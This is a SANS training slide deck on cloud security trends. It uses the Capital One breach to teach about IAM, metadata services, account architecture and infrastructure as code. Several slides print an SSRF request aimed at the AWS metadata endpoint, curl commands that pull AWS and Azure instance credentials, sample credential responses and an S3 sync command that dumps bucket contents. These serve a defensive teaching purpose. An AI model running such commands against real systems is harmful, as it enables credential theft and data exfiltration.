

SANS

CLOUD SECURITY



Five Key Cloud Security Trends and Topics

Introduction

Frank Kim

- SANS Institute
 - Former CISO
 - Faculty Fellow
 - Curriculum Lead
 - Cloud Security
 - Cybersecurity Leadership
 - Author & Instructor
 - LDR512, LDR514, SEC540
- YL Ventures
 - Former CISO-in-Residence


- Contact
 - fkim@sans.org
 - [/in/frank-kim](https://www.linkedin.com/in/frank-kim)
 - [@fykim](https://twitter.com/fykim)



Enterprise Cloud Adoption

Remember, the future can take a long time

Cloud is old and boring - and still in the early stages



Source: Goldman Sachs CIO Survey

Benedict Evans — July 2024

6

Five Key Cloud Security Topics

Trends associated with increasing cloud adoption

IDENTITY

Primary security perimeter in the cloud

ARCHITECTURE

Design for a cloud-first and cloud-native reality

AUTOMATION

Automation of security best practices

ASSESSMENT

Identify deviation from intended security best practices

DETECTION

Leverage cloud specific monitoring tools and practices

Capital One Data Breach

- Data stolen
 - 106 million credit card applicants
 - Name, address, date of birth, credit history
 - 1 million Canadian Social Insurance Numbers
 - 140,000 US Social Security Numbers
 - 80,000 bank account numbers
- FBI affidavit
 - Describes many interesting technical details of the attack

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

FILED _____ ENTERED _____
LODGED _____ RECEIVED _____

Honorable Mary Alice Theiler

JUL 29 2019

AT SEATTLE
CLERK U.S. DISTRICT COURT
WESTERN DISTRICT OF WASHINGTON
BY _____ DEPUTY

UNITED STATES DISTRICT COURT FOR THE
WESTERN DISTRICT OF WASHINGTON
AT SEATTLE

UNITED STATES OF AMERICA,
Plaintiff,
v.
PAIGE A. THOMPSON,
a/k/a "erratic"
Defendant.

Case No. MJ19-0344


COMPLAINT FOR VIOLATION OF
18 U.S.C. § 1030(a)(2)

Before, the Honorable Mary Alice Theiler, United States Magistrate Judge, United States Courthouse, 700 Stewart Street, Seattle, Washington.

COUNT 1
(Computer Fraud and Abuse)

Between on or about March 12, 2019, and on or about July 17, 2019, at Seattle, within the Western District of Washington, and elsewhere, PAIGE A. THOMPSON intentionally accessed a computer without authorization, to wit, a computer containing information belonging to Capital One Financial Corporation, and thereby obtained information contained in a financial record of a financial institution and of a card issuer

Attack Overview



Server Side Request Forgery (SSRF)

- SSRF occurs when
 - Application requests data from another URL which is supplied from an untrusted location

Normal Request

Q `https://mybank.com/forward?target=https://example.com/api/users`

Malicious Request

Q `https://mybank.com/forward?target=http://169.254.169.254/latest/meta-data/iam/security-credentials/Bad-WAF-Role/`

SSRF Attack

- Using SSRF to steal credentials from the AWS metadata endpoint

Q <https://mybank.com/forward?target=http://169.254.169.254/latest/meta-data/iam/security-credentials/Bad-WAF-Role/>

- Application response:

```
1 { "Code" : "Success",
2   "LastUpdated" : "2020-04-16T18:36:31Z",
3   "Type" : "AWS-HMAC",
4   "AccessKeyId" : "ASIA54BL6PJR3MV6PUNZ",
5   "SecretAccessKey" : "S0M6vF4UmM1fmV5B/bM21a1WpdTzocbUsSWMMHRI",
6   "Token" : "IQoJb3JpZ2luX2VjEJP...3QtMSJGMEQCIGlgtwykQYitLv8Vg==",
7   "Expiration" : "2020-04-17T00:52:19Z" }
```


Data Exfiltration

- AWS command to download contents of a S3 bucket

```
1  $ aws s3 sync s3://credit-card-apps ~/Downloads/dump
2
3  download: s3://credit-card-apps/w2/1/2017-w2.pdf to w2/1/2017-w2.pdf
4  download: s3://credit-card-apps/w2/3/2017-w2.pdf to w2/3/2017-w2.pdf
5  download: s3://credit-card-apps/w2/1/2018-w2.pdf to w2/1/2018-w2.pdf
6  download: s3://credit-card-apps/w2/4/2017-w2.pdf to w2/4/2017-w2.pdf
7  download: s3://credit-card-apps/w2/3/2018-w2.pdf to w2/3/2018-w2.pdf
8  download: s3://credit-card-apps/w2/2/2018-w2.pdf to w2/2/2018-w2.pdf
9  download: s3://credit-card-apps/w2/4/2018-w2.pdf to w2/4/2018-w2.pdf
10 download: s3://credit-card-apps/w2/2/2017-w2.pdf to w2/2/2017-w2.pdf
```


#1

Identity

Virtual Machine Service Accounts

- Virtual machines gain access to other cloud resources (storage, secrets, database, etc.) by executing with predefined permissions:

AWS EC2



- Instance profile

Azure VM



- Managed identity

GCP GCE



- Service account

Source: SEC510: Multicloud Security Assessment & Defense


AWS: Instance Profile Credentials (IMDSv1)

Reading the instance profile credentials from IMDSv1:

```
1 $ curl -s "http://169.254.169.254/latest/meta-data/iam/security-  
2 credentials/Bad-WAF-Role"
```

Response displaying the instance profile credentials:

```
1 { "Code" : "Success",  
2   "LastUpdated" : "2020-04-16T18:36:31Z",  
3   "Type" : "AWS-HMAC",  
4   "AccessKeyId" : "ASIA54BL6PJR3MV6PUNZ",  
5   "SecretAccessKey" : "S0M6vF4UmM1fmV5B/bM21a1WpdTzocbUsSWMMHRI",  
6   "Token" : "IQoJb3JpZ2luX2VjEJP...3QtMSJGMEQCIGlgtwykQYitLv8Vg==",  
7   "Expiration" : "2020-04-17T00:52:19Z" }
```




Source: SEC510: Multicloud Security Assessment & Defense

IAM Instance Profile Role

```
1 BadWafRole:  
2   Type: AWS::IAM::Role  
3   Properties:  
4     RoleName: "Bad-WAF-Role"  
5     Policies:  
6       - PolicyName: "Bad-WAF-Policy"  
7         PolicyDocument:  
8           Version: 2012-10-17  
9           Statement:  
10            - Effect: "Allow"  
11              Actions:  
12                - "s3:List*"   
13                - "s3:Get*"   
14              Resource: "*" 
```

******-WAF-Role**
called out in FBI
affidavit



Azure: Managed Identity Credentials (IMDS)

Requesting the managed identity JWT for accessing the storage service:

```
1 $ curl "http://169.254.169.254/metadata/identity/oauth2/token?api-  
2 version=2018-02-01&resource=https://storage.azure.com/"  
3 -H "Metadata: true"
```

Response returning a JWT for storage access:

```
1 { "access_token": "eyJ0eXAiOiJKV1QiLS0iJm9udGVudDkiOiJodHRwcz  
2   ovL6nF.9GBdAVCbC...d4EjV2m_ADfn7g9BoDsK9ID-18fvQKuQ",  
3   "client_id": "0c59f4s6-5084-43c2-89c2-55c4ef168c8c", ...  
4   "expires_on": "1587083445",  
5   "resource": "https://storage.azure.com/",  
6   "token_type": "Bearer" }
```



Multicloud Instance Metadata API Summary

Multicloud comparison of the metadata API security controls:




| | | SSRF Protection | Token Timeout | Token Scope | Requires REST API | Prevents Extraction |
|---------------|---|------------------------|----------------------|--------------------|--------------------------|----------------------------|
| AWS v1 |  | No | 6 hours | No | No | No |
| AWS v2 |  | Yes | 6 hours | No | No | Yes |
| Azure |  | Yes | 24 hours | Yes | Yes | No |
| GCP v1 |  | Yes | 1 hour | No | Yes | No |

Source: SEC510: Public Cloud Security: AWS, Azure, and GCP

#2

Architecture

Cloud Hierarchical Account Structures




Enforcing Cloud Policies




| Service Control Policies (SCP) | Azure Policy | Organizational Policy |
|--|--|--|
| Prevent actions from being taken within an Account | Restricts what can be deployed | Configure constraints across resource hierarchy |
| Does not grant privileges | Goes much further than SCPs | Many detailed out-of-the-box constraints |
| Can be a complicated interaction with IAM | Can audit and remediate non-compliance resources | Configuration based on list of values or a boolean |
| No audit mode available | Start with audit mode and move to remediation | No audit mode available |

AWS Regions and Availability Zones




Region

us-east-1 (N. Virginia)



Region

eu-west-1 (Ireland)



Region

ap-northeast-1 (Tokyo)

AWS cloud

AWS Security Reference Architecture – Overview



AWS Organization



Org Management account



OU – Security



Security Tooling account



Log Archive account

Security



OU – Infrastructure



Network account



Shared Services account

Administration



OU – Workloads



Application account

Applications






AWS Security Reference Architecture – Security



AWS Organization



Org Management account










-  AWS CloudTrail – organization trail
-  AWS Config
-  AWS Systems Manager
-  IAM access advisor
-  AWS Single Sign-On



OU – Security



Security Tooling account


-  AWS Firewall Manager
-  Amazon Detective
-  AWS Security Hub
-  Amazon GuardDuty
-  Amazon Macie
-  AWS KMS
-  AWS Config aggregator
-  Amazon EventBridge
-  AWS IAM Access Analyzer



OU – Security



Log Archive account



What security controls are missing from this account?

#3 | Automation

Infrastructure as Code

Defining infrastructure configuration in code:

- Treat runtimes like cattle, not pets
- Standardize within/across environments
- Create environments that are easy and cheap to set up, tear down



CloudFormation Example

Creating an EC2 instance

```
1 InstancePublic:
2   Type: AWS::EC2::Instance
3   Properties:
4     IamInstanceProfile: !Ref
5       InstanceProfilePhotoReadOnly
6     ImageId: !FindInMap [Images, !Ref "AWS::Region", ecs]
7     InstanceType: "t2.micro"
8     KeyName: "secretKey"
9     SecurityGroupIds:
10      - !Ref SecurityGroupPublic
11     SubnetId: !Ref SubnetPublic
12     UserData:
13       ...
```

Source: SEC540: Cloud Security and DevSecOps Automation

Continuous Integration / Delivery Systems


Version control push events on the develop / main branches trigger workflow pipelines for building, testing, and deploying the changes:



GitHub
Actions




GitLab
CI/CD



Azure DevOps



Jenkins



